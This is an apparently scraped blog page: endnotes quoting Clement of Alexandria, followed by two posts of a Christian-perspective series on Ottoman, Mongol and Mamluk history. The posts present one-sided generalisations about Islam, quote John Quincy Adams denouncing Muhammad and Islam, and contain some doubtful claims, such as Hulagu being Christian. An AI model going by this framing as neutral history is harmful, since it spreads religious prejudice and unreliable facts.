Ibid, p. 460, *Strom,* V, XI. "But the most of men, clothed with what is perishable, like cockles, and rolled all round in a ball in their excesses, like hedgehogs, entertain the same ideas of the blessed and incorruptible God as themselves. But it has escaped their notice, though they be near us, that God has bestowed on us ten thousand things in which he does not share: birth, being Himself unborn; food, He wanting nothing; and growth, He being always equal; and long life and immortality, He being immortal and incapable of growing old. Wherefore let no one imagine that hands, and feet, and mouth, and eyes, and going in and coming out, and resentments and threats,

are said by the Hebrews to be attributes of God. By no means; but that certain of these appellations are used more sacredly in an allegorical sense."

Ibid, p. 461, *Strom*, V, XI. "We shall understand the mode of purification by confession, and that of contemplation by analysis, advancing by analysis to the first notion, beginning with the properties underlying it; abstracting from the body its physical properties, taking away the dimension of depth, then that of breadth, and then that of length. For the point which remains is a unit, so to speak, having position; from which if we abstract position, there is the conception of unity.

If, then, abstracting all that belongs to bodies and things called incorporeal, we cast ourselves into the greatness of Christ, and thence advance into immensity by holiness, we may reach somehow to the conception for the Almighty, knowing not what He is but what He is not. And form and motion, or standing, or a throne, or place, or right hand or left, are not at all to be conceived as belonging to the Father of the universe, although it is so written."

Ibid, p. 461, *Strom*, V, XI.

Ibid, p. 462, *Strom*, V, XI. "In reasoning, it is possible to divine respecting God, if one attempt without any of the senses, by reason, to reach what is individual; and do not quit the sphere of existences, till, rising up to the things which transcend it, he apprehends by the intellect itself that which is good, moving in the very confines of the world of thought."

Ibid, p. 350, *Strom,* II, IV.

Ibid, p. 461, *Strom,* V, XI.

Ibid, p. 463-464, *Strom,* V, XII. "This discourse respecting God is most difficult to handle. For since the first principle of everything is difficult to find out, the absolutely first and oldest principle, which is the cause of all other things being and having been, is difficult to exhibit. For how can that be expressed which is neither genus, nor difference, nor species, nor individual, nor number; nay more, is neither an event, nor that to which an event happens? No one can rightly express Him wholly. For on account of His greatness he is ranked as the All, and is the Father of the universe. Nor are any parts to be predicated of Him.

For the One is indivisible; wherefore also it is infinite, not considered with reference to inscrutability, but with reference to its being without dimensions, and not having a limit. And therefore it is without form and name."

Ibid, p. 464, *Strom*, V, XII. "And if we name it, we do not do so properly, terming it either the One, or the Good, or Mind, or Absolute Being, or Father, or God, or Creator, or Lord. We speak not as supplying His name; but for want, we use good names, in order that the mind may have these as points of support, so as not to err in other respects. For each one by itself does not express God;

but all together are indicative of the power of the Omnipotent. For predicates are expressed either from what belongs to things themselves, or from their mutual relation. But none of these are admissible in reference to God. Nor any more is He apprehended by the science of demonstration. For it depends on primary and better known principles. But there is nothing antecedent to the Unbegotten."

Ibid, p. 460, *Strom,* V, X.

Rev. Alexander Roberts and James Donaldson, *The Ante-Nicene Fathers, Fathers of the Second Century: Hermas, Tatian, Athenagora, Theophilus, and Clement of Alexandria (Entire),* Vol. 2, p. 215, Wm. B Eerdmans Publishing Co., 1989. *Paedogogus*, I, V. Further references to this work will use Paed., followed by the book and chapter number.

Ibid, pp. 209-210, *Paed*, I, II.

Ibid, p. 225, *Paed*, I, VIII.

Ibid, p. 232, *Paed*, I, IX.

Ibid, p. 257, *Paed*, II, VIII.

Ibid, p. 438, *Strom,* IV, XXV.

Ibid, p. 524, *Strom,* VII, II.

Ibid, p. 525, *Strom*, VII, II.

Ibid, p. 453, *Strom,* V, VI.

Ibid, p. 493, *Strom,* VI, VII.

Ibid, p. 354, *Strom,* II, VI.

Ibid, p. 174, *Prot,* I.

Barnes, Jonathan, Ed., *The Complete Works of Aristotle: The Revised Oxford Translation, Vol. II*, p. 1600, Princeton University Press, 1995. *Metaphysics*, Book 5, 1013a.

Rev. Alexander Roberts and James Donaldson, *The Ante-Nicene Fathers, Fathers of the Second Century: Hermas, Tatian, Athenagora, Theophilus, and Clement of Alexandria (Entire),* Vol. 2, p. 438, Wm. B Eerdmans Publishing Co., 1989. *Strom,* IV, XXV.

Ibid, p. 523, *Strom,* VII, I.

Ibid, p. 465, *Strom,* V, XIII.

Ibid, p. 375, *Strom,* II, XXII.

Ibid, p. 225, *Paed,* I, VIII.

Ibid, p. 459, *Strom,* V, X.

Ibid, p. 232, *Strom,* I, IX.

Ibid, p. 516, *Strom,* VI, XVII.

Ibid, p. 305, *Strom,* I, V.

The Ottoman Empire, Part II

APRIL 16, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, GOVERNANCE, HISTORY, OTTOMAN

Fourteenth in a series

Last time we covered the empires rising from the Abbasid Dynasty's collapse, and their consolidation under the Ottoman Empire. By the early seventeenth century, the Ottoman reached its peak in power and territory. The Empire stretched across the North African coast and Egypt in the west, to the Persian Gulf and just beyond the Black Sea in the east. It also stretched up both sides of the Arabian Peninsula's coast in the south, and into Eastern Europe as far as Vienna to the north. Interestingly, they didn't conquer the Arabian desert country, nor the lands now comprising Yemen or Oman in the south. All that in a little less than 300 years.

There are a couple of things I want to remind you of as we enter this final article on Islam's history. First the series is about ideas, and not people. Second, while Islam was successful, that success came from integrating social structures from all the cultures it encountered. They used those structures because they worked, and were consistent with Islam's tenets.

This article closes the history portion of this series. We are going to look once again at governance and dhimmitude under the Ottomans, before closing with some observations about Islam and Christianity from our fifth President, John Quincy Adams.

Governance

As mentioned in an **earlier article**, Islam added the military as a third functional institution during the Abbasid Dynasty, in addition to the governance and religious functions. The Ottoman added a fourth functional institution of administration. This new function's responsibilities included managing all the Empire's revenue collection and expenditures. During Ottoman rule, the sultan required complete submission from all members of the military and governance institutions. Over time, this required administrators to also follow Islam; creating and using the *janissary* and *ichoghlani* ensured that shift occurred over time.

The attributes needed to enter the Ottoman ruling class included:

- Professing complete loyalty to the state.
- Acceptance of orthodox (Sunni) Islam.
- Knowing and practicing the Ottoman Way, a complicated system of customs, behaviors, and language.

This ruling class's function was preserving the Islamic state. Its main duties were enlarging, protecting, and exploiting the Empire's wealth for the state's benefit.

Balancing the Books

The Empire increased its territory through war. The Empire paid salaries rather than booty to the janissaries and mercenaries it employed. While this provided more control over the Empire's wealth, it also resulted in much greater fixed expenses, whether revenue existed supporting those expenditures or not. The army size required to maintain the Empire proved to be a great weight on its economy. Large debts accumulated from its continuing wars. To maintain economic stability and order, several sultans took the following actions:

- Devaluing its coins by reducing the amount of precious metal they contained. This led to inflation and individuals hiding the older more valuable coins from tax collectors, which in turn led to policies forcing remittance of older coins or their confiscation.
- Creating government sanctioned monopolies. Monopoly sales provided a temporary increase in government revenue. However, this came at the cost of weaker economic conditions from inferior goods production sold at higher prices than were available outside the Empire.
- The state confiscated all revenue producing property. This reduced incentives to effectively manage the land's production.
- As the army grew, the sultan gave land as timars and tax farms in lieu of wages. While this structure allowed revenue production for the Empire, it also created conflict between the local ruler's and sultan's interests.

The above were not new. Previous empires, such as Rome, took similar actions during its decline. The weakened economic conditions within the Ottoman Empire led to shortages and increased social unrest. The rise of nationalism in the eighteenth and nineteenth centuries led to many rebellions, particularly in the Balkan region. While the government was able to play the rebel factions against each other, this often resulted in food supply disruption—leading to widespread famines, and more social unrest.

The Sultan's Authority

Shari' a exemplified Islamic society's fabric. It became the core of political, social, and moral regulations and principles. Shari' a covers all aspects of Muslim life. Sultans created civil law where it did not conflict with Shari' a. While civil law could be invalidated where it conflicted with Shari' a, as we saw earlier, Islam often co-opted such conflicting rules and over time incorporated them into Islamic law. (Also see the next section on Dhimmitude.)

The sultans exercised great authority as the army backed them up. But in reality they were more like tribal chiefs. They received the extra fifth of booty advocated by Islamic law, but retaining the notables' loyalty depended on conquering new territory and providing booty to their followers. However, when the Turkish notable's power declined, the sultans no longer had a counter-weight to balance against the janissary's power. Instead, the army (including the Mamluks) later began exercising control over the sultans and increasingly began using the government for its own benefit.

These changes led to creating innumerable factions within the ruling class, and each worked at reducing the sultan's power. An incentive now existed for keeping the sultans uneducated and out of situations where they could learn how to exercise their power. Several later sultans attempted reforms, but factors hampering them included: (1) the factions themselves, (2) a decrease in centralized authority as power devolved to the factions, and (3) a sense of Ottoman superiority leading it to reject many changes occurring in the rest of the world.

The Final Blows

From the Ottoman's view, their failure was not because the new changes were superior, but rather they were somehow failing to apply techniques that worked so well for them in the past. Back to more Islam is the answer. Part of this view arises from Islam itself. Islam is orthopraxic; meaning it's primarily concerned with belief's correct practice. Islam defines everything needed; therefore, Islam needs nothing outside itself. Such belief systems tend to look backward. Compliance and obedience are key. On the other hand, Christianity relies on orthodoxy, meaning it's primarily concerned with correct belief. Such belief systems tend to look forward and naturally integrate relevant change over time. Innovation and service to others become key. We'll come back to this topic later in this series.

The final blow came with the Ottoman Empire's alliance with Central Powers during World War I. The surrender of Bulgaria in 1918 severed the direct links between the Ottoman Empire and Germany. The Empire signed an armistice later that year. After World War I, the war's victors carved up its territory into the states we know today, with the addition of the State of Israel after World War II. These new stqtes were political creations, largely ignoring historic tribal areas or Islam's mass movements of people within its empires. The map below shows the Ottoman Empire's final years.

Figure 1: Ottoman Empire, 1800 – 1924

Dhimmitude

A **recent article** noted the Ottoman continued the Abbasid's dhimma policies, leading to the harsh treatment of peoples conquered under jihad until the seventeenth century. In addition, large forced relocations of both Muslim and non-Muslim populations occurred as they had during the Abbasid period. These correspond to the period where the Ottoman reached their peak territorial expansion. In regards to jihad and its aftermath;

"The holy war being the cornerstone of the Ottomans state and the source of its expansion, strength, and wealth, the government and administration of the empire was entirely dominated by militaristic imperatives. When resistance from the Habsburgs in central Europe and from Persia in the East halted Ottoman expansion in the sixteenth and seventeenth centuries, the war machine lost its external combat zones and imploded, devastating the territory of the empire

itself. As in the Arab period when an anarchical phase followed a period of conquests, so the immigration of semi-nomadic tribes engendered uncontrollable disorders in Anatolia, Armenia, and the Balkans. Turkish immigrants, adventurers, fleeing slaves, and peasants, driven from their lands or deported, formed a floating, rootless population living from banditry, rebel chiefs recruited their troops and their liege men from such groups."

The Sultan's Response

Ottoman sultans tried at times to help the conquered peoples, but local chief's actions often undermined the sultan's policies. Several actions during this period point to attempts at more humane non-Islamic population treatment. One is Constantinople's conquest. The sultan spared the city from devastation during the siege. It had to be repopulated after its fall, as "fifty to sixty thousand people were enslaved and deported." Mehmed II had a goal of restoring the city's industry and trade.

To do this he brought in people of all ethnicities and religions from within the Empire to the renamed Istanbul. He also extended an invitation to Jews living outside the Empire to come to Istanbul in particular and the Empire in general. Later, under Suleyman I, France was given special dispensations in trade and commerce in return for coordinating its efforts against their mutual enemy, the Hapsburgs. The French privileges later grew into allowing the Catholic Church's creating schools and missions within the Empire aimed at converting non-Muslims to Catholicism.

The Mixing of State and Religion

We also noted in a **previous article** the Islamic Empire was sometimes welcomed as a religious liberator. The Christianization of the Roman Empire by Constantine resulted in the mixing of state and religious power, and institutionalizing persecution within Byzantine's government and administration. These policies and laws "based on religious dogma, were henceforth integrated into Islamic legislation, now justified by other theological principles. In an ironic twist of history, Islam found—in the countries which had come under its domination—an outstanding instrument of oppression for the destruction of Christians, already formulated and perfected by the Church itself."

"Similarity exists in the two sets of legislation concerning the possession of slaves, proselytism, blasphemy, apostasy, religious buildings, conversions, exclusion from public office, prohibition of mixed marriage, social segregation, and the refusal to accept testimony in court." Although there was great similarity between both sets of laws, it must be remembered that Islamic law developed within an entirely different culture and ideological structure. Within Islam, these laws were placed within the concept of religious war where the rights of non-Muslims depended on a relationship of protection borrowed from Arabic culture.

To this set of regulations the Muslims added the *jizya*: "the blood ransom in exchange for the right to life. Later, additional degrading legislation brought persecution to a level of refinement rarely attained. It decreed the form and color of the dhimmi's clothing and shoes, their haircut and headgear. It specified the type of mounts and saddles permitted and the way in which they could be ridden, as well as greetings and behavior in the street."

The Results

Monophysites, Copts, Jacobites, Armenians, and Nestorians had all been persecuted and tortured at various times under the Byzantines. And all these different groups at times persecuted the Jews. The Persians had welcomed many of these same groups, and the Nestorians were the largest non-Zoroastrian group within Persia before its fall to the early caliphs. Religious persecution was a primary cause for many groups deserting the Byzantines and welcoming Islam during the early jihad.

Also, under the Ottomans many non-Muslims were allowed to live in self-governing communities called millets under their own religious laws, traditions, and language. A millet's leader was both a religious and government leader—again a mixing of state and religion into a single function. With the institutionalized persecution noted above, religious intolerance was exacerbated within the millet system—and the Ottomans at times exploited these religious hostilities to maintain order. These schisms reignited again during the rebellions related to the nationalism movements of the nineteenth and twentieth centuries toward the Ottoman Empire's end.

The dhimmis rebelled in order to restore their basic freedoms and recognize their nationality, culture, and languages. These actions brought reprisals from the umma. A few significant persecutions include:

- The 1822 taking of the Greek island of Chios where all but 1,800 of the 113,000 inhabitants were either massacred or sold into slavery.
- The execution of 100,000 – 200,000 Armenians in eastern Anatolia during 1894 – 1896, that encouraged many Armenians to become Orthodox and seek Russia's protection.
- The execution of as many as 600,000 Armenians in eastern Anatolia during World War I, with others being deported.

Some Observations from John Quincy Adams

John Quincy Adams wrote some pointed observations about the Ottoman Empire and Islam over one hundred and eighty five years ago. In addition to being the fifth President of the United States, he had a long experienced career serving on diplomatic missions that started with accompanying his father, John Adams, to France and the Netherlands when he was only twelve

years old. Beginning at the age of fourteen he spent time in Russia, Finland, Sweden, and Denmark.

Washington appointed Adams minister to the Netherlands in 1793 at the age of 26, and Madison appointed him the first minister to Russia in 1809 where he served until 1814 when recalled to help negotiate the treaty ending the War of 1812 between the US and Great Britain. He served as Secretary of State from 1817 – 1825, and was one of the chief architects of the Monroe Doctrine. The House of Representatives selected Adams as President in 1825, after no candidate received the necessary number of electoral votes needed to win the election.

He witnessed the wars against the Barbary Pirates and the Greek War for Independence from the Ottomans. He opposed intervening in European affairs, and was very well acquainted with both the Ottoman Empire and Islam. Adams was also a long-time slavery opponent.

Christianity and Islam

The following extracts come from the 1830 of *The American Annual Register*.

"The Christian was taught, that the end of his being on earth, was the salvation of his soul hereafter. … THE ESSENCE OF THIS DOCTRINE IS, TO READY THE SPIRITUAL PART OF HIS NATURE. …

'In the seventh century of the Christian era, a wandering Arab of the lineage of Hagar, the Egyptian, combining the powers of transcendent genius, with the preternatural energy of a fanatic, and the fraudulent spirit of an imposter, proclaimed himself as a messenger from Heaven, and spread desolation and delusion over an extensive portion of the earth.

'Adopting from the sublime conception of the Mosaic law, the doctrine of one omnipotent God; he connected indissolubly with it, the audacious falsehood that he was himself his prophet and apostle. Adopting from the new Revelation of Jesus, the faith and hope of immortal life, and of future retribution, he humbled it to the dust, by adapting all the rewards and sanctions of his religion to the gratification of the sexual passion.

'He poisoned the sources of human felicity at the fountain, by degrading the condition of the female sex, and the allowance of polygamy; and he declared undistinguishing and exterminating war, as a part of his religion, against all the rest of mankind. THE ESSENCE OF HIS DOCTRINE WAS VIOLENCE AND LUST: TO EXALT THE BRUTAL OVER THE SPIRITUAL PART OF HUMAN NATURE.

'Between these two religions, thus contrasted in their characters, a war of twelve hundred years has already raged. That war is yet flagrant; nor can it cease but by the extinction of that imposture, which has been permitted by Providence to prolong the degeneracy of man. While the

merciless and dissolute dogmas of the false prophet shall furnish motives to human action, there can never be peace upon earth, and good will towards men. The hand of Ishmael will be against every man, and every man's hand against him. …

'It is the dominion of matter over mind; of darkness over light; of brutal force over righteousness and truth. But divine justice finds not its consummation upon earth. Individual virtue or vice, receives much of its retribution after its mortal career has closed; and the rewards and punishments of nations are adapted to measures of time, extending over numerous successive generations, and many centuries of years." (Emphasis in the original)

The Engines of Commerce and War

Adams contrasts the examples of the American War for Independence with the role of the East India Company in India.

"In the half century that has elapsed since the publication of that work , this truth, which a philosophical historian ought then to have discerned and traced to its causes, has been manifested in broader light from year to year. While the whole power of the British empire has been signally baffled by inglorious defeat in the attempt to retain in subjugation three millions of their own countrymen and fellow Christians in North America; a company of London merchants, under the patronage, though with little aid, of their government, have subdued in the far more distant regions of Hindustan, ten times as many millions of the disciples of Mahomet, or their subjects, and, as if Providence had specially intended to mark the contrast of glory and shame between the crescent and the cross, the same Christian chieftain who surrendered his sword to Washington at Yorktown, afterwards received as captive hostages the sons of Tippoo Saib, seven years before the extinction of his life and empire at the storm of Seringapatam."

Christian and Islamic Obligations

Adams also cites Christianity's obligations and contrasts those with Islam.

"The infidel denies it in vain – This system of ethics, and of religion, promulgated by 'the Galilean,' has raised the standard of human power, as well as of human virtue, higher than that of any other portion of the inhabitants of the globe. …

'The first of his obligations is to himself: to persevere in the program of self-improvement. … His next duties are to his fellow men: to those whom he only, of all the tribes and nations of the earth, is bound by the law of his God to consider as his brethren; as children of the same parent, doomed like him to a pilgrimage of probation here, but entitled, like himself, to look forward to a more joyful and glorious hereafter.

‘His superior acquirements have vested him with the privilege, and imposed upon him the obligation of becoming the teacher of his less enlightened fellow creatures; to make them acquainted with the blessings within their reach; and to lead them in the path of their own felicity. …

‘The precept of the koran is, perpetual war against all who deny, that Mahomet is the prophet of God. The vanquished may purchase their lives, by the payment of tribute; the victorious may be appeased by a false and delusive promise of peace; and the faithful follower of the prophet, may submit to the imperious necessities of defeat: but the command to propagate the Moslem creed by the sword is always obligatory, when it can be made effective. The commands of the prophet may be performed alike, by fraud, or by force.”

An Example

Adams describes an incident after Decatur defeated the Barbary pirates. The United States drew up treaties in both English and Arabic whereby the Dey renounced all claims of tribute from the United States. The Dey signed both treaties, but unbeknownst to Decatur, inserted an unnegotiated clause into the Arabic copy. Per Adams,

“Within a year the Dey demands, under penalty of the renewal of the war, an indemnity in money for the frigate taken by Decatur … The arrival of Chauncey, with a squadron before Algiers, silenced the fraudulent claim of the Dey, and he signed a new treaty in which it was abandoned; but he disdained to conceal his intentions; my power, said he, has been wrested from my hands; draw ye the treaty at your pleasure, and I will sign it; but beware of the moment, when I shall recover my power, for with that moment, your treaty shall be waste paper. He avowed what they always practiced, and would without scruple have practiced himself.”

Conclusions

One trend seen repeatedly throughout these articles is the mixing of religion and government leads to corrupting both, to society’s detriment—regardless of the religion. This is one reason our Constitution fulfills the Declaration’s promise by protecting religion from government. But while our Founding Documents protect religion from government, religion must have an indirect influence on government through the virtue and morality it instills in the people. For that virtue and morality to exist, an ethical moral basis must exist in any religion’s underlying beliefs and philosophy. Society must also continue promoting these values and teaching them to the next generation. Our public schools today do not teach such knowledge, but this is my work’s focus, including *The Light & The Rod* and *A Handbook of Natural Rights*.

This work’s objective was simply providing you some information about Islam’s basic tenets, and their development and application to society as seen from history. To state the facts using original

source material wherever possible. While the portion about Islam's history ends here, we've come far enough to begin discussing the tenets themselves, along with their compatibility or incompatibility, for a nation built upon Judeo-Christian principles. That is where we head next.

Even if you end your journey here, I hope you continue learning more about this subject. Truth can only be found in our Creator, and it is within the search for truth alone we find our freedom. May we all find and live in His truth.

Footnotes:

Britannica Online Encyclopedia, Ottoman Empire, **http://www.britannica.com/place/Ottoman-Empire**, accessed January, 2016.

Ibid.

Ye'or, Bat, *The Decline of Eastern Christianity under Islam, From Jihad to Dhimmitude*, p. 120, Fairleigh Dickinson University Press, 2002

Ibid, p. 132.

Ibid, p. 147.

Ibid.

Ibid.

Ibid, p. 187.

Ibid, p. 195.

Britannica Online Encyclopedia, Ottoman Empire, **http://www.britannica.com/place/Ottoman-Empire**, accessed January, 2016.

Blunt, Joseph (1830), *The American Annual Register for the Years 1827-8-9,* Vol. 29, pp. 268-270, New York: E. & G.W. Blunt. , URL: **http://www.archive.org/stream/p1americanannual29blunuoft**

Ibid, pp. 270-1.

Ibid, pp. 273-4.

Ibid, p. 274.

Wolf, Dan, *The Light & The Rod: Why Biblical Governance Works* and *Biblical Governance Corruptions*, Living Rightly Publications, 2020.

Wolf, Dan, *A Handbook of Natural Rights*, Living Rightly Publications, 2018.

The Ottoman Empire, Part I

APRIL 15, 2026
CATEGORIES: ABOUT ISLAM

Part 13 in a series

A previous article, discussed some events from the Abbasid dynasty's end. These included the; Mongol invasion, rise of the Mamluks, and Seljuk Turk kingdom's eventual development into the Ottoman Empire. This article looks closer into each of these events. The next picks up briefly looking at its governance issues and dhimmitude. Ottoman rule is largely referred to as one of Islam's more tolerant periods. That article closes with some words from our fifth president—John Quincy Adams—on differences, as he saw them, between Christianity and Islam and implications arising from those differences.

But first the timeline below presents the timing of some significant events occurring during the Ottoman's expansion period. Note this Empire existed until the early 20th century, about 300 years beyond the time presented below.




Figure 1: Events Related to the Ottoman Empire

History

The Abbasid decline didn't directly result in the Ottoman Empire's rise. Instead, it created a vacuum in which several powers rose. There were also many smaller areas exercising significant degrees of autonomy, and to some degree this continued throughout the Ottoman Empire's existence. We'll look at the three largest domains arising from the former Abbasid Dynasty: (1) the Mamluks (Egypt and Syria), (2) the Il-Khanid (Persia), and (3) the Ottoman Empire (Anatolia). Part of this discussion also outlines some of the events setting in place Islam's division between East and West.

The Il-Khanid

Early in the thirteenth century Chingiz Khan (Genghis Khan) created an empire stretching from a significant part of China in the east, toward the Dnieper River in the west. In 1222 he made a treaty with the Shah of Persia allowing his people access to the west. A short time later, one of the Shah's governors murdered a party of Mongol merchants and confiscated their goods. The Khan sent an envoy to obtain reparations for the act. His envoy was tortured and killed. Chingiz Khan and his four sons led a Mongol army west in retaliation. The Mongols met an Islamic army in modern Kazakhstan, where the Mongols reportedly slew 160,000 of the 400,000 man army sent to meet them. They also invaded Georgia in 1222, defeating the Russian army. Chingiz Khan died in 1227.

He was succeeded by one of his sons, Ogdai, who pushed further into China in the east and by 1241 destroyed Moscow and Kiev in Russia. He reached as far west as Poland and Hungary. In addition to the Mongols traveling west, Nestorian monks travelled east and began evangelizing. By the time Ogdai's successor, his eldest son Kuyuk, became Khan in about 1243 Christianity had made significant inroads into the Mongol nation. Kuyuk's physicians and chief officials were reportedly Christian, and a church-tent sat close to the royal pavilion. One byproduct of these, and earlier, Mongol expansions forced large numbers of Seljuk Turks into Anatolia and Syria. They settled there after decisively defeating the Byzantines at Manzikert in 1071. (More on the Seljuk Dynasty in The Abbasid Dynasty – Part I.)

Hulagu Sent West

Mangu, a nephew of Ogdai, succeeded Kuyuk in 1251. He had two brothers, Hulagu and Kublai. While Mangu and Kublai focused their conquest efforts in the east, Mangu sent Hulagu west. Mangu made no distinction between Christians, Jews, Muslims, Buddhists, or believers in Lamaism. However, Hulagu was a Christian and a fanatical adversary of Islam. In 1256 he invaded the Kohistan district within Pakistan massacring 800,000 subjects and killing their king. He took control of Persia and reached Baghdad in 1258. He besieged the city and when it fell he spared the Christians, but massacred thousands of others.

Hulagu's goal was to "gain possession of Jerusalem because they wanted to destroy the Arabs who were in Syria and in Palestine, and to massacre their Saljuk supporters." He sacked Aleppo, and Damascus surrendered to him in 1260. But while preparing to take Jerusalem, he learned of Mangu's death and returned to Mongolia. He was empowered to take control over all the lands he'd conquered, but instead declared himself an independent king, an Il-Khan. A Mamluk army defeated him in 1260, and he reigned until 1265.

Initially the Mongols tried forming treaties and alliances with the European Christian kings and Rome's Pope. However, these rulers didn't understand Hulagu's goal was simply destroying Islam's followers; no agreements were ever reached. When the Mongols saw "that there was no military assistance to be gained from Europe, their Christian zeal began to abate, and Western Mongols began to fraternize with Syrian and Egyptian Muslims, and Islam began to make progress among them."

The Western Mongol Conversion

Islam displayed a larger degree of tolerance towards Christians at this time. Not only did Hulagu support Christianity, but his brother Kublai did as well—despite the latter's personal belief in Lamaism. Kublai did much supporting Christianity's development within his kingdom, which by this time stretched from the Yellow Sea in the east to the Black Sea in the west, and from

Mongolia in the north to Tonquin in the south. Islam made no overt effort against other religions so long as Kublai Khan lived. He died in 1294.

With Kublai Khan's death, Islam's followers began rebelling against the Mongols and rose up against Christians. "The Arabs hated the Mongols both as men and as Christians, and their memories of the atrocities committed at Baghdad by Hulagu, nerved them to fight to the death, sparing no one." Hulagu's son Abga, reigning from 1265 – 1281, and continued corresponding with the Pope and European kings. During his reign Marco Polo travelled to the east.

After Abga's reign, his successors initially vacillated between Christianity and Islam, becoming too weak to prevent attacks by local Islamic forces. By the fourteenth century, "the Nestorians were cruelly persecuted; the goods of their merchants were confiscated, their churches were destroyed, and those who refused to accept Islam and could not escape were slain. It is probable that large numbers became Muslims and excused themselves for so doing by saying that it was better to accept a religion which proclaimed God and His Unity, than to revert to paganism and idolatry."

Results

By the fourteenth century's end, Nestorianism practically ceased to exist in Persia, Central Asia, or China. The last Il-Khans continued ruling until 1335. *The Monks of Kublai Khan Emperor of China* chronicles the persecution and massacres of Christians in the villages of Maraghah near Azerbaijan and Arbil northwest of Baghdad in Kurdish Iraq late in the thirteenth century. Other works chronicle similar events around Mosul, Baghdad, the Mardin region in Turkey, and a Nestorian village along the Tigris during this same period.

The Mamluks

As noted previously, the Mamluks defeated the Mongols in 1260. This is the first documented defeat of the Mongol army in open combat. The word mamluk literally means slave, and the Mamluks were a slave army of Seljuk Turks and Circassians, created and employed by the Islamic rulers during the Abbasid dynasty. They frequently used their military power in overthrowing local political authority. These power usurpations often didn't last long, but in Egypt they became the power behind a caliph—one maintained as a symbol legitimizing their authority. Any caliph not acquiescing to their demands soon found themselves dispatched by the Mamluk generals. By the middle of the thirteenth century, they established dynasties in both Egypt and India.

"Historians have traditionally broken the era of Mamluk rule into two periods—one covering 1250-1382, the other, 1382-1517. Western historians call the former the 'Bahr'I' period and the latter the 'Burji,' because of the political dominance of the regiments known by these names during the respective times. Contemporary Muslim historians refer to the same divisions as the

“Turkish” and “Circassian” periods, in order to call attention to the change in ethnic origin of the majority of Mamluks, which occurred and persisted after the accession of Barquq in 1382.”

The following map shows the Mamluk Dynasty at its peak.




Figure 2: Mamluk Dynasty at its peak – 1317

The Turkish and Circassian Periods

